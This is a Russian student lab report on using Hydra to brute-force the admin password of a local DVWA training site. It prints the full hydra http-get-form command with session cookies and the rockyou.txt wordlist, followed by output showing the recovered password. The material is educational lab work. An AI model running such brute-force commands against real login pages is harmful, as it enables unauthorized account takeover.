

Отчёт по выполнению 3-ого этапа индивидуального проекта

Дисциплина: Основы информационной безопасности

Калашникова Ольга Сергеевна

Содержание

1	Цель работы	5
2	Выполнение 3-ого этапа индивидуального проекта	6
2.1	Распаковка архива с паролями	6
2.2	Настройка cookie	7
2.3	Запрос к hydra	8
3	Выводы	9
4	Список литературы	10

Список иллюстраций

2.1	Загрузка архива со списком паролей	6
2.2	Распаковка архива со списком паролей	6
2.3	Установка расширения	7
2.4	Параметры cookie	8
2.5	Запрос к hydra	8

Список таблиц

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей

2 Выполнение 3-ого этапа индивидуального проекта

2.1 Распаковка архива с паролями

Скачаем стандартный список паролей rockyou.txt для kali linux (рис. 2.1)




Рис. 2.1: Загрузка архива со списком паролей

Далее распакуем архив командой *sudo gzip -d*. (рис. 2.2)




Рис. 2.2: Распаковка архива со списком паролей

2.2 Настройка cookie

Зайдём на сайт DVWA, который был получен в ходе предыдущего этапа индивидуального проекта. Для запроса hydra, который мы будем использовать позже, нам понадобятся параметры cookie с этого сайта. Для того чтобы получить информацию о параметрах cookie надо установить расширение для браузера (рис. 2.3)




Рис. 2.3: Установка расширения

Теперь мы можем скопировать параметры cookie(рис. 2.4)




Рис. 2.4: Параметры cookie

2.3 Запрос к hydra

Теперь вводим в hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используя get-запрос с двумя параметрами cookie (security и PHPSESSID). Спустя время появится результат с подходящим паролем. Мы видим что это правильный пароль (рис. 2.5)

```
(oskalashnikova@oskalashnikova)-[~]
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=2858d79adbc586773e1aaaf6bf4c7c80:F=Username and/or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 20:49:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=2858d79adbc586773e1aaaf6bf4c7c80:F=Username and/or password incorrect
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 20:49:46

(oskalashnikova@oskalashnikova)-[~]
$
```

Рис. 2.5: Запрос к hydra

3 Выводы

В ходе выполнения 3-ого этапа индивидуального проекта мы приобрели практические навыки работы по использованию инструмента hydra для булфорса паролей.

4 Список литературы

1. Этапы реализации проекта [Электронный ресурс] URL: <https://esystem.rudn.ru/mod/page/>
2. Словарь Rockyou.txt где находится в Kali Linux и как скачать [Электронный ресурс] URL: <https://spy-soft.net/rockyou-txt/>
3. How to Brute Force Attack on Web Forms? [Step-by-Step] [Электронный ресурс] URL: <https://www.golinuxcloud.com/brute-force-attack-web-forms/>
4. Расширение Cookie-Editor [Step-by-Step] [Электронный ресурс] URL: https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/?utm_campaign=external-cookie-editor.com